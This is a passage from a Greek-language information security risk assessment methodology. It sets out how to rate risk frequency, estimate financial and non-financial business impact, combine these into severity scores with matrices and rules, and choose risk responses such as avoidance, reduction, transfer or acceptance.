- **Απώλεια Δεδομένων (εξωτερικές πηγές):** Μπορούν να χρησιμοποιηθούν εξωτερικές ή/και δημόσιες πηγές με απώλειες δεδομένων. Σχετικά ποσά ζημίας και συχνότητες μπορούν επίσης να χρησιμοποιηθούν ως σημείο αναφοράς κατά την αξιολόγηση της συχνότητας επιπτώσεως κινδύνου ενός πιθανού γεγονότος
- **Υφιστάμενες Δικλείδες Ασφαλείας**: Η Ομάδα Αξιολογήσεως και οι συμμετέχοντες θα πρέπει να λάβουν υπόψη την αξιολόγηση των υφισταμένων δικλείδων ασφαλείας καθώς επίσης και την αναγνωρισμένη απώλεια οποιωνδήποτε δικλείδων ασφαλείας που ενδέχεται να επηρεάσουν το σχετικό κίνδυνο
- **Παράγοντες Επιχειρησιακού Περιβάλλοντος:** Τα δεδομένα αυτά είναι μάλλον περισσότερο ποιοτικά παρά ποσοτικά. Παρόλα αυτά οι αξιολογητές και οι συμμετέχοντες θα πρέπει να επιδείξουν ότι όλα τα σχετικά επιχειρησιακά περιβάλλοντα έχουν ληφθεί υπόψη κατά την αξιολόγηση των πιθανών ζημιών και της συχνότητας ενός γεγονότος
- **Γνώμη και Κρίση Ειδικών:** Οι αξιολογητές και οι συμμετέχοντες θεωρούνται επιχειρησιακοί εμπειρογνώμονες και ως εκ τούτου θα πρέπει να ασκούν την επαγγελματική τους κρίση εξασφαλίζοντας τη λογικότητα των αποτελεσμάτων των πιθανών ζημιών και της αξιολογήσεως της πιθανότητας ενός γεγονότος και

- **Άλλοι παράγοντες που αξίζει να αναφερθούν**: Προσβασιμότητα του Πόρου (δηλαδή διαδίκτυο, δημόσιο, ιδιωτικό), φυσική τοποθεσία, διαβάθμιση πληροφοριών, ροή δεδομένων (εσωτερική ή εξωτερική), αριθμός και προφίλ χρηστών, κλίμακα δραστηριοτήτων και ευκολία διεισδύσεως και εκμεταλλεύσεως.

Για παράδειγμα, για εισβολές στο σύστημα λόγω αδύναμων κωδικών, η Ομάδα Αξιολογήσεως μπορεί να χρησιμοποιήσει ως αναφορά ειδοποιήσεις για δικτυακές επιθέσεις από τις μετρικές ασφαλείας του οργανισμού. Εάν η Ομάδα Αξιολογήσεως παρατηρήσει πολλαπλές προσπάθειες κάθε μέρα, θα μπορούσε εύλογα να δοθεί η τιμή συχνότητας «Πολύ Πιθανό».

Μία σχετική προσέγγιση θα πρέπει να εφαρμόζεται σε όλους τους κινδύνους. Όσο υψηλότερη είναι η τιμή της συχνότητας του κινδύνου, τόσο μεγαλύτερη είναι η πιθανότητα να προκύψει περιστατικό.

Μία τιμή συχνότητας θα πρέπει να επιλεχθεί από την προκαθορισμένη κλίμακα που απεικονίζεται παρακάτω:

Τιμές Κλίμακας συχνότητας	Περιγραφή συχνότητας
Ημερησίως	Αναφέρεται σε περιπτώσεις που εκδηλώνονται περισσότερες από 52 φορές το έτος π.χ. από μερικές φορές την εβδομάδα έως και ημερησίως
Εβδομαδιαίως	Αναφέρεται σε περιπτώσεις που εκδηλώνονται περισσότερες από 12 φορές το έτος π.χ. από μερικές φορές το μήνα μέχρι και εβδομαδιαίως.
Μηνιαίως	Αναφέρεται σε περιπτώσεις που εκδηλώνονται περισσότερες από 2 φορές το έτος π.χ. από λίγες φορές το έτος έως και μηνιαίως
Ετησίως	Αναφέρεται σε περιπτώσεις που εκδηλώνονται μία φορά το έτος
Κάθε 2-5 έτη	Αναφέρεται σε περιπτώσεις που εκδηλώνονται κάθε 2-5 έτη
Περισσότερα από 5 έτη	Αναφέρεται σε περιπτώσεις που εκδηλώνονται λιγότερο από μία φορά στα 5 έτη, π.χ. μία φορά κάθε 6 – 10 έτη

Πίνακας 7: Πίνακας Αναφοράς Συχνότητας

Ενέργειες Σταδίου 3.3

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Προσδιορισμός των σχετικών πηγών πληροφορήσεως που ενδέχεται να βοηθήσουν την Ομάδα Αξιολογήσεως να καθορίσει ή να επικυρώσει τις τιμές συχνότητας
- Σύμφωνα με τον Πίνακα Αναφοράς Συχνότητας (Πίνακας 7), αποδίδεται μία τιμή συχνότητας για κάθε κίνδυνο και μεμονωμένη συνιστώσα (Εμπιστευτικότητα, Ακεραιότητα, Διαθεσιμότητα)
- Η εργασία επαναλαμβάνεται για κάθε κίνδυνο
- Συναίνεση και καταγραφή των τιμών συχνότητας για κάθε κίνδυνο στη φόρμα "αξιολόγησης απειλών και ευπαθειών"

Σημείωση*: Όπου ισχύει, η τελική τιμή συχνότητας που αποδίδεται πρέπει να αντικατοπτρίζει την μεγαλύτερη από τις Συχνότητες για κάθε συνιστώσα (Εμπιστευτικότητα, Ακεραιότητα, Διαθεσιμότητα).*

2.3.4 Στάδιο 4: Ανάλυση Επιχειρησιακών Επιπτώσεων

Η Ανάλυση Επιχειρησιακών Επιπτώσεων είναι μία διαδικασία που έχει ως βάση τις επιχειρησιακές λειτουργίες και στοχεύει στην αξιολόγηση της επιπτώσεως (χρηματοοικονομικής ή/και μη) που αναμένεται να προκληθεί από τη διακύβευση της εμπιστευτικότητας, της ακεραιότητας ή/και της διαθεσιμότητας ενός πληροφοριακού πόρου, η οποία οφείλεται στην επιτυχημένη εκμετάλλευση μίας ευπάθειας από μία αναγνωρισμένη απειλή.

Η αξία που προκύπτει από την Ανάλυση Επιχειρησιακών Επιπτώσεων (ή την ανάλυση των επιπτώσεων των κινδύνων) αντικατοπτρίζει το κόστος της επιπτώσεως των κινδύνων σε χρηματοοικονομικούς ή/και ποιοτικούς όρους. Οι επιπτώσεις των κινδύνων μετρούνται με μικτά μεγέθη, δηλαδή πριν ληφθεί υπόψη οποιουδήποτε τύπου ανάκαμψη ή αναμενόμενη ασφαλιστική κάλυψη. Επιπλέον, οι επιπτώσεις των κινδύνων αξιολογούνται βάσει μεμονωμένων γεγονότων, δηλαδή χρησιμοποιώντας τη ζημία που προκύπτει από ένα μεμονωμένο γεγονός και όχι τη συνολική αξία ιδίων ή παρόμοιων γεγονότων που συμβαίνουν εντός μίας χρονικής περιόδου.

Οι επιχειρησιακές επιπτώσεις (ή οι επιπτώσεις των κινδύνων) μετρούνται σε χρηματοοικονομικούς ή/και μη χρηματοοικονομικούς όρους. Η αξιολόγηση των μη

χρηματοοικονομικών επιπτώσεων πραγματοποιείται χρησιμοποιώντας τα ακόλουθα ποιοτικά κριτήρια:

- Νομικές επιπτώσεις
- Διακοπή διεργασιών και θέματα δυσλειτουργίας
- Θέματα κανονιστικής συμμορφώσεως
- Θέματα φήμης και ποιότητας υπηρεσιών
- Θέματα ασφαλείας (λειτουργιών, πελατών)

Η αξιολόγηση της επιπτώσεως είναι περισσότερο υποκειμενική παρά ακριβής εκτίμηση. Για να ελαχιστοποιηθεί η υποκειμενικότητα και να επιτευχθεί η συνοχή της αξιολογήσεως, η Ομάδα Αξιολογήσεως θα πρέπει να εξετάσει εκ νέου τους παράγοντες που αναφέρθηκαν παραπάνω στο Στάδιο 3.3. "Καθορισμός Πιθανότητας".

Η τιμή της Ανάλυσης Επιχειρησιακών Επιπτώσεων θα είναι μέρος του πίνακα προσδιορισμού των κινδύνων, ο οποίος θα παράγει τις τελικές τιμές αξιολογήσεως κινδύνου.

Αυτή η προσέγγιση αξιολογεί τον κίνδυνο που απομένει μετά την εξέταση της αποτελεσματικότητας των δικλείδων ασφαλείας, που έχουν υλοποιηθεί και έλαβε χώρα κατά το Στάδιο 3 "Αξιολόγηση Απειλών και Ευπαθειών".

Δεδομένου ότι η Ανάλυση Επιχειρησιακών Επιπτώσεων είναι μία επιχειρησιακή δραστηριότητα, οι πληροφορίες που παρέχονται από τους Ιδιοκτήτες Πληροφοριών και το σχετικό επιχειρησιακό προσωπικό είναι κρίσιμες. Η Ομάδα Αξιολογήσεως πρέπει να εξασφαλίσει ότι είναι σε θέση να λάβει υπόψη όλες τις πιθανές οπτικές γωνίες και πληροφορίες, προκειμένου να παρθεί η κατά το δυνατόν πιο τεκμηριωμένη απόφαση. Αυτό επίσης θα διασφαλίσει την ύπαρξη μίας συλλογικής οργανωτικής αποδοχής.

Η Ομάδα Αξιολογήσεως μπορεί να συμβουλευτεί τη Μονάδα Διαχειρίσεως Λειτουργικού Κινδύνου ώστε να αιτηθεί περαιτέρω επισκόπηση ή επιβεβαίωση των απαντήσεων που δόθηκαν από τον ερωτώμενο πριν από την τελική επικύρωση των αποτελεσμάτων, εάν υπάρχουν εμπειρικά στοιχεία (π.χ. ιστορικό ζημιών) που δείχνουν ότι δεν απεικονίζουν την πραγματική έκθεση σε κίνδυνο της εν λόγω επιχειρησιακής διεργασίας με πραγματικό και δίκαιο τρόπο.

Πιθανές πηγές άντλησης δεδομένων για την ανάλυση επιχειρησιακών επιπτώσεων, μπορεί να είναι:

- Φόρμα διαβάθμισης πληροφοριακών συστημάτων
- Φόρμα διαβάθμισης πληροφοριών
- Αξιολόγηση λειτουργικού κινδύνου
- Κρίσιμες διεργασίες και υπο-διεργασίες σχεδίου επιχειρησιακής συνέχειας και ανάλυσης επιχειρησιακών επιπτώσεων
- Παλαιότερες αξιολογήσεις κινδύνου

2.3.4.1 Στάδιο 4.1: Προσδιορισμός Χρηματοοικονομικών Επιχειρησιακών Επιπτώσεων

Οι χρηματοοικονομικές επιπτώσεις δύναται να αξιολογηθούν σε δύο επίπεδα:

«**Μέση Αξία**»: αναφέρεται στην αναμενόμενη ζημία που μπορεί να υποστεί ο οργανισμός κατά τη συνήθη διεξαγωγή της επιχειρησιακής του δραστηριότητας και σύμφωνα με την αναμενόμενη συχνότητα πραγματοποιήσεως του συγκεκριμένου κινδύνου, δεν αντικατοπτρίζει μία ακραία αξία ή τη μέγιστη χρηματοοικονομική επίπτωση που θα μπορούσε να προκύψει υπό συγκεκριμένες συνθήκες.

«**Μέγιστη Αξία**»: αναφέρεται στη μέγιστη ζημία η οποία θα μπορούσε να προκληθεί από το γεγονός που περιγράφεται. Η μέγιστη αξία πρέπει να είναι ίση ή μεγαλύτερη από τη μέση αξία.

Ο προσδιορισμός τόσο της «Μέσης» όσο και της «Μεγίστης» αξίας πραγματοποιείται χρησιμοποιώντας τυποποιημένες κλίμακες επιπτώσεων και όχι μεμονωμένες αξίες.

Στον παρακάτω Πίνακα 8 φαίνονται ενδεικτικές τιμές προσδιορισμού χρηματοοικονομικών επιχειρησιακών επιπτώσεων. Είναι κατανοητό ότι ανάλογα το μέγεθος του οργανισμού μεταβάλλονται αντίστοιχα και τα νούμερα. Επίσης σε περιπτώσεις Ομίλων Εταιριών είναι πιθανό να υπάρχουν διαφορετικές ζώνες τιμών ανά εταιρία.

ΠΟΛΥ ΧΑΜΗΛΕΣ	ΧΑΜΗΛΕΣ	ΜΕΤΡΙΕΣ	ΥΨΗΛΕΣ	ΠΟΛΥ ΥΨΗΛΕΣ	ΣΟΒΑΡΕΣ
Ποσό ζημιάς <1.000€	Ποσό ζημιάς 1.000€-5.000€	Ποσό ζημιάς 5.000€-50.000€	Ποσό ζημιάς 50.000€-150.000€	Ποσό ζημιάς 150.000€-500.000€	Ποσό ζημιάς >500.000€

Πίνακας 8: Ενδεικτικός πίνακας αναφοράς χρηματοοικονομικών επιχειρησιακών επιπτώσεων

Ενέργειες Σταδίου 4.1

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Προσδιορισμός των υφιστάμενων αποτελεσμάτων της Ανάλυσης Επιχειρησιακών Επιπτώσεων (π.χ. Προγράμματα Λειτουργικού Κινδύνου ή Επιχειρησιακής Συνέχειας) που μπορούν να αξιοποιηθούν για την παροχή πληροφοριών σχετικών με την αξιολόγηση των επιχειρησιακών επιπτώσεων (πριν από τις συνεντεύξεις – ή μπορούν να αξιοποιηθούν για την επικύρωση της αξιολογήσεως που ελήφθησαν κατά τη διάρκεια των συναντήσεων).
- Μέσω συνεντεύξεων ή συναντήσεων εργασίας, οι συμμετέχοντες στην αξιολόγηση κινδύνων ασφάλειας πληροφοριών εξετάζουν τη Χρηματοοικονομική Επίπτωση σύμφωνα με τον παραπάνω Πίνακα 8 για κάθε κίνδυνο και ανάλογα με την περίπτωση
    - Απώλεια της εμπιστευτικότητας
    - Απώλεια της ακεραιότητας
    - Απώλεια της διαθεσιμότητας
- Η εργασία επαναλαμβάνεται για κάθε κίνδυνο και συνιστώσα (Εμπιστευτικότητα, Ακεραιότητα, Διαθεσιμότητα)
- Συναίνεση και καταγραφή της αξιολογήσεως των Χρηματοοικονομικών Επιπτώσεων για κάθε κίνδυνο και συνδεδεμένη συνιστώσα (Εμπιστευτικότητα, Ακεραιότητα, Διαθεσιμότητα) στη φόρμα "αξιολόγησης απειλών και ευπαθειών".

Σημείωση*: Όπου ισχύει, προκειμένου να καθοριστεί η συνολική αξιολόγηση των χρηματοοικονομικών επιπτώσεων, η μεγαλύτερη από τις Εμπιστευτικότητα, Ακεραιότητα, Διαθεσιμότητα Χρηματοοικονομικές Επιπτώσεις θα χρησιμοποιηθεί. Σε όλες τις υπόλοιπες περιπτώσεις είναι θέμα συζητήσεως με τους συμμετέχοντες και οποιαδήποτε απόκλιση πρέπει να αιτιολογείται στα πεδία των επεξηγηματικών σημειώσεων της φόρμας "σχεδίου αποκατάστασης κινδύνων".*

2.3.4.2 Στάδιο 4.2: Προσδιορισμός Μη-Χρηματοοικονομικών Επιχειρησιακών Επιπτώσεων

Ενέργειες Σταδίου 4.2

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Επανάληψη των ενεργειών Σταδίου 4.1 για κάθε αναγνωρισμένο κίνδυνο σε συνάρτηση με τις Μη-Χρηματοοικονομικές Επιπτώσεις χρησιμοποιώντας τον Πίνακα 9, και επιλέγοντας τη μεγαλύτερη επίπτωση ανά ποιοτική κατηγορία.

***Σημείωση**: Όπου ισχύει, προκειμένου να καθοριστεί η συνολική αξιολόγηση των μη-χρηματοοικονομικών επιπτώσεων, η μεγαλύτερη από τις Εμπιστευτικότητα, Ακεραιότητα, Διαθεσιμότητα Μη-Χρηματοοικονομικές Επιπτώσεις θα χρησιμοποιηθεί. Σε όλες τις υπόλοιπες περιπτώσεις είναι θέμα συζητήσεως με τους συμμετέχοντες και οποιοδήποτε απόκλιση πρέπει να αιτιολογείται στα πεδία των επεξηγηματικών σημειώσεων της φόρμας "σχεδίου αποκατάστασης κινδύνων".*

Κατηγορίες / Επιπτώσεις	ΧΑΜΗΛΕΣ	ΜΕΤΡΙΕΣ	ΥΨΗΛΕΣ	ΚΡΙΣΙΜΕΣ
Νομικές	Νομικές ενέργειες κατά του οργανισμού που ενδέχεται να επιφέρουν ήπιες επιπτώσεις. Οι ενέργειες αυτές προέρχονται από έναν μάλλον μικρό αριθμό πελατών ή άλλων αντισυμβαλλόμενων μερών. Ίσως είναι εφικτός ένας εξωδικαστικός διακανονισμός.	Νομικές ενέργειες κατά του οργανισμού που ενδέχεται να επιφέρουν μέτριες επιπτώσεις. Οι ενέργειες αυτές ενδέχεται να προέρχονται από μία ομάδα πελατών ή αντισυμβαλλόμενων μερών (π.χ. ομαδικές αγωγές) ή/και ενδέχεται να εμπεριέχουν σημαντικές οικονομικές διεκδικήσεις.	Νομικές ενέργειες κατά του οργανισμού που ενδέχεται να επιφέρουν σοβαρές επιπτώσεις. Οι εν λόγω ενέργειες εμπεριέχουν σοβαρές οικονομικές διεκδικήσεις ή/και απαιτούν τη συνεργασία εξειδικευμένων νομικών συμβούλων.	Νομικές ενέργειες κατά του οργανισμού που ενδέχεται να επιφέρουν πολύ υψηλές οικονομικές ή άλλου τύπου επιπτώσεις π.χ. προσωρινή διακοπή της επιχειρησιακής δραστηριότητας. Επίσης, ενδέχεται να επιφέρουν νομικές ή ποινικές κυρώσεις εις βάρος του προσωπικού ή της διοίκησης του οργανισμού.
Διακοπή διεργασιών & δυσλειτουργία	Διακοπή των επιχειρησιακών διεργασιών ή δυσλειτουργία που έχει περιορισμένο αντίκτυπο στην επιχειρησιακή συνέχεια του οργανισμού (π.χ. επηρεάζει μεμονωμένα υποκαταστήματα, προϊόντα και	Διακοπή των επιχειρησιακών διεργασιών ή δυσλειτουργία που έχει μέτριο αντίκτυπο στην επιχειρησιακή συνέχεια του οργανισμού (π.χ. επηρεάζει Υποκαταστήματα εντός μίας συγκεκριμένης	Διακοπή των επιχειρησιακών διεργασιών ή δυσλειτουργία που έχει σημαντικό αντίκτυπο στην επιχειρησιακή συνέχεια του οργανισμού (π.χ. επηρεάζει μεγάλο αριθμό Υποκαταστημάτων ή/και Διευθύνσεις	Διακοπή των επιχειρησιακών διεργασιών ή δυσλειτουργία σε κρίσιμες δραστηριότητες του οργανισμού (π.χ. που επηρεάζει το σύνολο του δικτύου των Υποκαταστημάτων ή/και ένα σημαντικό

	υπηρεσίες ή Διευθύνσεις). Είναι πιθανό να οφείλεται (ενδεικτικά παραδείγματα) στη μη διαθεσιμότητα συστημάτων, εγκαταστάσεων, παροχών, στην αδυναμία προσβάσεως του προσωπικού στον εργασιακό χώρο ή στην καθυστερημένη παραλαβή παραδοτέων από άλλες Διευθύνσεις.	γεωγραφικής περιοχής, συγκεκριμένα προϊόντα και υπηρεσίες ή Διευθύνσεις κατά τη διάρκεια κρίσιμων περιόδων). Είναι πιθανό να οφείλεται (ενδεικτικά παραδείγματα) στη μη διαθεσιμότητα συστημάτων, εγκαταστάσεων, παροχών, στην αδυναμία προσβάσεως του προσωπικού στον εργασιακό χώρο ή σε σημαντικές καθυστερήσεις σε παραδοτέα έργων.	κατά τη διάρκεια κρίσιμων περιόδων ή ευρύτερες ομάδες προϊόντων και υπηρεσιών). Οι επιπτώσεις συνήθως δεν μπορούν να αντιμετωπιστούν εντός της ιδίας ημέρας.	ποσοστό των Διευθύνσεων). Οι επιπτώσεις πιθανώς απαιτούν την παρέμβαση της Διοικήσεως όπως επίσης και τροποποιήσεις των υφιστάμενων διεργασιών και πρακτικών.
Κανονιστική συμμόρφωση	Παραβίαση των κανονιστικών/ ασφαλιστικών/ εργοδοτικών υποχρεώσεων που ενδέχεται να οδηγήσει σε συστάσεις της Ρυθμιστικής Αρχής για την πραγματοποίηση διορθωτικών ενεργειών.	Παραβίαση των κανονιστικών/ ασφαλιστικών/ εργοδοτικών υποχρεώσεων που ενδέχεται να οδηγήσει σε κανονιστικούς ελέγχους ή χαμηλά χρηματικά πρόστιμα.	Παραβίαση των κανονιστικών/ ασφαλιστικών/ εργοδοτικών υποχρεώσεων που ενδέχεται να οδηγήσει σε υψηλά χρηματικά πρόστιμα και μία σειρά από διορθωτικά μέτρα επιβεβλημένα από τη Ρυθμιστική Αρχή.	Παραβίαση των κανονιστικών/ ασφαλιστικών/ εργοδοτικών υποχρεώσεων που ενδέχεται να οδηγήσει σε υψηλά χρηματικά πρόστιμα, περιορισμό των δραστηριοτήτων ή/και επιβολή επιπρόσθετων κυρώσεων εις βάρος της διοίκησης του οργανισμού.
Φήμη & ποιότητα υπηρεσιών	Αρνητικός αντίκτυπος στην εικόνα/φήμη του οργανισμού λόγω: - Αρνητικής δημοσιότητας σε τοπικό επίπεδο - Ανεπαρκούς ποιότητας υπηρεσιών προς περιορισμένο αριθμό πελατών	Αρνητικός αντίκτυπος στην εικόνα/φήμη του οργανισμού λόγω: - Αρνητικής δημοσιότητας σε περιφερειακό επίπεδο - Ανεπαρκούς ποιότητας υπηρεσιών προς ομάδα πελατών	Αρνητικός αντίκτυπος στην εικόνα/φήμη του οργανισμού λόγω: - Αρνητικής δημοσιότητας σε εθνικό επίπεδο - Ανεπαρκούς ποιότητας υπηρεσιών προς μίας ευρύτερη ομάδα πελατών	Αρνητικός αντίκτυπος στην εικόνα/φήμη του οργανισμού λόγω: - Αρνητικής δημοσιότητας σε εθνικό και διεθνές επίπεδο - Ανεπαρκούς ποιότητας υπηρεσιών σε μεγάλο ποσοστό πελατών
Ασφάλεια	Ελαφρύς τραυματισμός ή	Τραυματισμός Πελάτη ή	Σοβαρός τραυματισμός	Απώλεια ζωής Πελάτη ή

	ατύχημα Πελάτη ή υπαλλήλου που δεν συνοδεύεται από περαιτέρω νομικές διαδικασίες.	υπαλλήλου που επιφέρει περαιτέρω κυρώσεις. Πιθανή αμέλεια – με υπαιτιότητα του οργανισμού – σε θέματα ασφαλείας.	Πελάτη ή Λειτουργού. Πιθανή αμέλεια σε θέματα ασφαλείας/σημαντική ευθύνη του οργανισμού.	υπαλλήλου.

Πίνακας 9: Πίνακας αναφοράς μη-χρηματοοικονομικών επιχειρησιακών επιπτώσεων

Σημείωση*: Μεμονωμένες επιπτώσεις στην Εμπιστευτικότητα, Ακεραιότητα, Διαθεσιμότητα συμπεριλαμβάνονται στο φύλλο εργασίας Αξιολογήσεως για να βοηθήσουν την Ομάδα Αξιολογήσεως στην καλύτερη εκπόνηση των πιθανών σχεδίων αντιμετωπίσεως κινδύνου.*

2.3.5 Στάδιο 5: Προσδιορισμός Κινδύνου

Σε αυτή τη φάση τα αποτελέσματα της Συχνότητας, της Χρηματοοικονομικής και Μη-Χρηματοοικονομικής Επιπτώσεως για κάθε κίνδυνο συνδυάζονται και αντιστοιχίζονται ώστε να παράγουν μία συνολική αξιολόγηση του κινδύνου. Η συνολική αξιολόγηση του κινδύνου αντανακλάται σε ένα φάσμα τεσσάρων τιμών:

1 – Χαμηλή Σοβαρότητα	**2 – Μεσαία Σοβαρότητα**	**3 – Υψηλή Σοβαρότητα**	**4 – Κρίσιμη Σοβαρότητα**

Πίνακας 10: Τιμές αξιολόγησης κινδύνου

Σύμφωνα με τα αποτελέσματα της Αξιολογήσεως Κινδύνου, κάθε κίνδυνος ανατίθεται σε ένα χάρτη κινδύνων (Χρηματοοικονομικός ή Μη-Χρηματοοικονομικός). Ο χάρτης κινδύνου στοιχειοθετεί τις κατηγορίες των επιπτώσεων των κινδύνων και της συχνότητας, όπου κάθε βαθμός είναι στην πραγματικότητα ένα εύρος τιμών. Το γινόμενο της τιμής της ζημίας και της τιμής της πιθανότητας, παρέχει μία μέση τιμή της αναμενόμενης ζημίας από ένα πιθανό γεγονός και αντιπροσωπεύει τον υπολειπόμενο κίνδυνο.

Η αξιολόγηση του κινδύνου θα καθορίσει τελικά τις ενέργειες αντιμετωπίσεως του κινδύνου.

2.3.5.1 Στάδιο 5.1: Αξιολόγηση Κινδύνου και Διαβάθμιση

Ενέργειες Σταδίου 5.1


Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Για κάθε κίνδυνο που έχει αναγνωριστεί, αντιστοίχιση της συνολικής Συχνότητας και της συνολικής Χρηματοοικονομικής και Μη-Χρηματοοικονομικής αξιολογήσεως της επιπτώσεως με βάση τους Πίνακες 11 και 12
- Η εργασία επαναλαμβάνεται για τους υπόλοιπους κινδύνους
- Καθορισμός του τελικού αποτελέσματος αξιολογήσεως του κινδύνου (1 – Χαμηλή Σοβαρότητα έως 4 – Κρίσιμη Σοβαρότητα) χρησιμοποιώντας τους Κανόνες Αξιολογήσεως Κινδύνου που αναφέρονται στον Πίνακα 13 και καταγραφή στη φόρμα "αξιολόγησης απειλών και ευπαθειών"
- Συναίνεση όσον αφορά στην τελική αξιολόγηση του κινδύνου.

Απαιτείται έγκριση και αποδοχή από τους ερωτηθέντες/συμμετέχοντες (Συχνότητα, ανάλυση Επιχειρησιακών Επιπτώσεων και Συνολική Αξιολόγηση Κινδύνου). Όπως και στις προηγούμενες φάσεις, ο υπεύθυνος ασφαλείας πληροφοριών διατηρεί το δικαίωμα να μεταβάλει τα αποτελέσματα της αξιολόγησης, στηριζόμενος στη δική του επισκόπηση.

Χρηματοοικονομική Επίπτωση							
	Κρίσιμη						
	Πολύ Υψηλή						
	Υψηλή						
	Μεσαία						
	Χαμηλή						
	Πολύ Χαμηλή						
		Πάνω από 5 έτη	**Κάθε 2-5 έτη**	**Ετησίως**	**Μηνιαίως (2-12 φορές το έτος)**	**Εβδομαδιαίως (13-52 φορές το έτος)**	**Ημερησίως (>52 φορές το έτος)**
Συχνότητα							

Πίνακας 11: Χάρτης Χρηματοοικονομικής Επιπτώσεως Κινδύνου



Πίνακας 12: Χάρτης Μη-Χρηματοοικονομικής Επιπτώσεως Κινδύνου

Οι κίνδυνοι που αξιολογούνται με Χρηματοοικονομική και Μη-Χρηματοοικονομική Επίπτωση βαθμολογούνται με βάση τους ακόλουθους κανόνες:

Κανόνες	Παραδείγματα/Σχόλια
Όταν η Χρηματοοικονομική Αξιολόγηση δεν είναι ίση με τη Μη-Χρηματοοικονομική Αξιολόγηση, τότε η Συνολική Αξιολόγηση είναι το μεγαλύτερο από τα δύο.	*Για Χρηματοοικονομική Αξιολόγηση = 1- Χαμηλή Σοβαρότητα και Μη-Χρηματοοικονομική Αξιολόγηση = 3- Υψηλή Σοβαρότητα, τότε η Συνολική Αξιολόγηση = 3- Υψηλή Σοβαρότητα*
Όταν η Χρηματοοικονομική Αξιολόγηση είναι ίση με τη Μη-Χρηματοοικονομική Αξιολόγηση, τότε η Συνολική Αξιολόγηση παραμένει ίδια.	*Αυτή η προσέγγιση διασφαλίζει τη δίκαιη μεταχείριση των εν λόγω εκδηλώσεων κινδύνου και αποτρέπει την υπερεκτίμηση της συνολικής Επιπτώσεως.*

Πίνακας 13: Κανόνες Αξιολογήσεως Κινδύνου

Σε περιπτώσεις που ένας κίνδυνος αξιολογείται μόνο σε Χρηματοοικονομική ή Μη-Χρηματοοικονομική Επίπτωση τότε η Συνολική Αξιολόγηση είναι ίση με την αρχική Αξιολόγηση Κινδύνου.

2.3.5.2 Στάδιο 5.2: Απόκριση Κινδύνου

Σε αυτό το βήμα η Ομάδα Αξιολόγησης έχει κατανοήσει επαρκώς τους κινδύνους ασφαλείας πληροφοριών των πληροφοριακών πόρων και είναι έτοιμη να εξετάσει την απόκριση του κινδύνου ή τις επιλογές αντιμετωπίσεως τους. Στόχος αυτού του βήματος είναι η επιλογή μίας κατάλληλης αποκρίσεως κινδύνου ή ενεργειών ώστε να επιτευχθεί

ένα αποδεκτό επίπεδο υπολειπόμενου κινδύνου, το οποίο είναι ευθυγραμμισμένο με τις απαιτήσεις ανοχής κινδύνου του οργανισμού.

Συνολικά, υπάρχουν τέσσερις (4) ευρείες κατηγορίες αποκρίσεως κινδύνου:

- **Αποφυγή** – λήψη συγκεκριμένων ενεργειών για την αφαίρεση των μερών της διεργασίας ή των ενεργειών που παράγουν τους κινδύνους
- **Μείωση** - λήψη ενεργειών για τη μείωση της συχνότητας των κινδύνων, της επιπτώσεως ή και των δύο (π.χ. μέσω βελτιώσεως δικλείδων ασφαλείας ή ανασχεδιασμού διεργασιών)
- **Διαμοιρασμός/Μεταφορά** – μείωση της πιθανότητας κινδύνου ή/και της επιπτώσεως μεταφέροντας ή διαμοιράζοντας ένα μέρος του κινδύνου (π.χ. λαμβάνοντας ασφαλιστική κάλυψη)
- **Αποδοχή** – αποδοχή της υπάρξεως του κινδύνου και ως εκ τούτου, τη μη λήψη μέτρων για τον επηρεασμό της συχνότητας του κινδύνου ή/και των επιπτώσεων (π.χ. να είναι προετοιμασμένη να απορροφήσει περισσότερες λειτουργικές ζημίες μέσω της αυξήσεως της κεφαλαιακής απαιτήσεως για λειτουργικό κίνδυνο, είτε μέσω του προϋπολογισμού).

<u>Ενέργειες Σταδίου 5.2</u>

Σε αυτό το στάδιο θα πρέπει να διενεργηθούν οι παρακάτω ενέργειες:

- Επιλογή κατάλληλων αποκρίσεων κινδύνου από τις τέσσερις βασικές κατηγορίες (βλέπε παραπάνω), με βάση τις επιμέρους και τον μέσο όρο διαβαθμίσεως κινδύνων
- Όπου έχει επιλεγεί η μείωση κινδύνου, ανάπτυξη κατάλληλου σχεδίου δράσεως αντιμετωπίσεως των κινδύνων σύμφωνα με τον Πίνακα 14
- Η εργασία επαναλαμβάνεται για όλους τους υπόλοιπους κινδύνους.
- Απαιτείται έγκριση από τους υπεύθυνους Ιδιοκτήτες Κινδύνου για τους κινδύνους που εντοπίστηκαν. Επίσης απαιτείται λήψη έγκρισης από τον Υποστηρικτή του Έργου και τους Ιδιοκτήτες Πληροφοριών. Επιπλέον έγκριση απαιτείται από την Διοίκηση για τις περιπτώσεις αποδοχής των κινδύνων που έχουν κριθεί ως «Υψηλής» ή «Κρίσιμης» σοβαρότητας. Όπως και στις προηγούμενες φάσεις, ο υπεύθυνος ασφαλείας πληροφοριών διατηρεί το

δικαίωμα να μεταβάλει τα αποτελέσματα της αξιολόγησης, στηριζόμενος στη δική του επισκόπηση.
